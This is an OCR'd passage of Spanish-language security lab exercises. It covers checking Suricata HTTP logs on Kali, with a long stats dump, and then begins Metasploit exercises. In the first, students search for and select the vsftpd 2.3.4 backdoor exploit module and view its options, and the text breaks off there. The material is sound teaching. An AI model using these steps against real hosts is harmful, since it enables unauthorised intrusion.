
1. Genera tráfico HTTP:
2. curl http://example.com

3. Filtra:
4. cat /var/log/suricata/eve.json | grep http


Qué debe salir

Un JSON tipo:


{"event_type":"http","src_ip":"10.0.2.15","http":{"hostname":"example.com","url":"/"}}







kali@kali: ~
Session Actions Edit View Help
_bypassed":{"local_pkts":0,"local_bytes":0,"local_capture_pkts":0,"l
ocal_capture_bytes":0,"closed":0,"pkts":0,"bytes":0},"detect":{"engi
nes":[{"id":0,"last_reload":"2025-11-21T07:43:11.831175-0500","rules
_loaded":0,"rules_failed":0,"rules_skipped":0}],"alert":0,"alert_que
ue_overflow":0,"alerts_suppressed":0,"lua":{"errors":0,"blocked_func
tion_errors":0,"instruction_limit_errors":0,"memory_limit_errors":0}
},"app_layer":{"flow":{"failed_tcp":0,"http":0,"ftp":0,"smtp":0,"tls
":0,"ssh":0,"imap":0,"smb":0,"dcerpc_tcp":0,"dns_tcp":0,"nfs_tcp":0,
"ntp":0,"ftp-data":0,"tftp":0,"ike":0,"krb5_tcp":0,"quic":0,"dhcp":0
,"sip_tcp":0,"rfb":0,"mqtt":0,"telnet":0,"websocket":0,"ldap_tcp":0,
"doh2":0,"rdp":0,"http2":0,"bittorrent-dht":0,"pop3":0,"mdns":0,"snm
p":0,"failed_udp":2,"dcerpc_udp":0,"dns_udp":0,"nfs_udp":0,"krb5_udp
":0,"sip_udp":6,"ldap_udp":0},"error":{"failed_tcp":{"gap":0},"http"
:{"gap":0,"alloc":0,"parser":0,"internal":0},"ftp":{"gap":0,"alloc":
0,"parser":0,"internal":0},"smtp":{"gap":0,"alloc":0,"parser":0,"int
ernal":0},"tls":{"gap":0,"alloc":0,"parser":0,"internal":0},"ssh":{"
gap":0,"alloc":0,"parser":0,"internal":0},"imap":{"gap":0,"alloc":0,
"parser":0,"internal":0},"smb":{"gap":0,"alloc":0,"parser":0,"intern
al":0},"dcerpc_tcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"dns
_tcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"nfs_tcp":{"gap":0
,"alloc":0,"parser":0,"internal":0},"ntp":{"gap":0,"alloc":0,"parser
":0,"internal":0},"ftp-data":{"gap":0,"alloc":0,"parser":0,"internal
":0},"tftp":{"gap":0,"alloc":0,"parser":0,"internal":0},"ike":{"gap"
:0,"alloc":0,"parser":0,"internal":0},"krb5_tcp":{"gap":0,"alloc":0,
"parser":0,"internal":0},"quic":{"gap":0,"alloc":0,"parser":0,"inter
nal":0},"dhcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"sip_tcp"
:{"gap":0,"alloc":0,"parser":0,"internal":0},"rfb":{"gap":0,"alloc":


al":0},"mqtt":{"gap":0,"alloc":0,"parser":0,"internal":0},"telnet":{
"gap":0,"alloc":0,"parser":0,"internal":0},"websocket":{"gap":0,"all
oc":0,"parser":0,"internal":0},"ldap_tcp":{"gap":0,"alloc":0,"parser
":0,"internal":0},"doh2":{"gap":0,"alloc":0,"parser":0,"internal":0}
,"rdp":{"gap":0,"alloc":0,"parser":0,"internal":0},"http2":{"gap":0,
"alloc":0,"parser":0,"internal":0},"bittorrent-dht":{"gap":0,"alloc"
:0,"parser":0,"internal":0},"pop3":{"gap":0,"alloc":0,"parser":0,"in
ternal":0},"mdns":{"gap":0,"alloc":0,"parser":0,"internal":0},"snmp"
:{"gap":0,"alloc":0,"parser":0,"internal":0},"dcerpc_udp":{"alloc":0
,"parser":0,"internal":0},"dns_udp":{"alloc":0,"parser":0,"internal"
:0},"nfs_udp":{"alloc":0,"parser":0,"internal":0},"krb5_udp":{"alloc
":0,"parser":0,"internal":0},"sip_udp":{"alloc":0,"parser":174,"inte
rnal":0},"ldap_udp":{"alloc":0,"parser":0,"internal":0}},"tx":{"http
":0,"ftp":0,"smtp":0,"tls":0,"ssh":0,"imap":0,"smb":0,"dcerpc_tcp":0
,"dns_tcp":0,"nfs_tcp":0,"ntp":0,"ftp-data":0,"tftp":0,"ike":0,"krb5
_tcp":0,"quic":0,"dhcp":0,"sip_tcp":0,"rfb":0,"mqtt":0,"telnet":0,"w
ebsocket":0,"ldap_tcp":0,"doh2":0,"rdp":0,"http2":0,"bittorrent-dht"
:0,"pop3":0,"mdns":94,"snmp":0,"dcerpc_udp":0,"dns_udp":0,"nfs_udp":
0,"krb5_udp":0,"sip_udp":0,"ldap_udp":0},"expectations":0},"memcap":
{"pressure":5,"pressure_max":5},"http":{"memuse":0,"memcap":0,"byter
ange":{"memuse":168384,"memcap":104857600}},"ftp":{"memuse":0,"memca
p":0},"ippair":{"memuse":398144,"memcap":16777216},"host":{"memuse":
382144,"memcap":33554432},"file_store":{"open_files":0}}}
grep: (standard input): binary file matches
┌──(kali㉿kali)-[~]


┌──(kali㉿kali)-[~]
└─$ sudo systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
Loaded: loaded (/usr/lib/systemd/system/suricata.service; enab>
Active: active (running) since Fri 2025-11-21 08:33:14 EST; 13>
Invocation: a0457f6a1d46496e93cd6f2da0304d6d
Docs: man:suricata(8)
man:suricatasc(8)
https://suricata.io/documentation/
Main PID: 10309 (Suricata-Main)
Tasks: 7 (limit: 4863)
Memory: 34.5M (peak: 34.7M)
CPU: 507ms
CGroup: /system.slice/suricata.service
└─10309 /usr/bin/suricata -D --af-packet -c /etc/suric>
Nov 21 08:33:14 kali systemd[1]: Starting suricata.service - Surica>
Nov 21 08:33:14 kali suricata[10308]: i: suricata: This is Suricata>
Nov 21 08:33:14 kali systemd[1]: Started suricata.service - Suricat>
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop suricata
┌──(kali㉿kali)-[~]
└─$



💣 METASPLOIT – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Buscar exploits y mostrar información

Enunciado

Arranca Metasploit, busca exploits de vsftpd y muestra información de uno.

Cómo realizarlo

1. Arranca:
2. msfconsole


3. Busca vsftpd:
4. search vsftpd
5. Selecciona el exploit:
6. use exploit/unix/ftp/vsftpd_234_backdoor
7. Ver opciones:
8. show options


Qué debe salir

Name: vsftpd 2.3.4 Backdoor Command Execution

Module: exploit/unix/ftp/vsftpd_234_backdoor

RHOSTS, RPORT (21), etc.







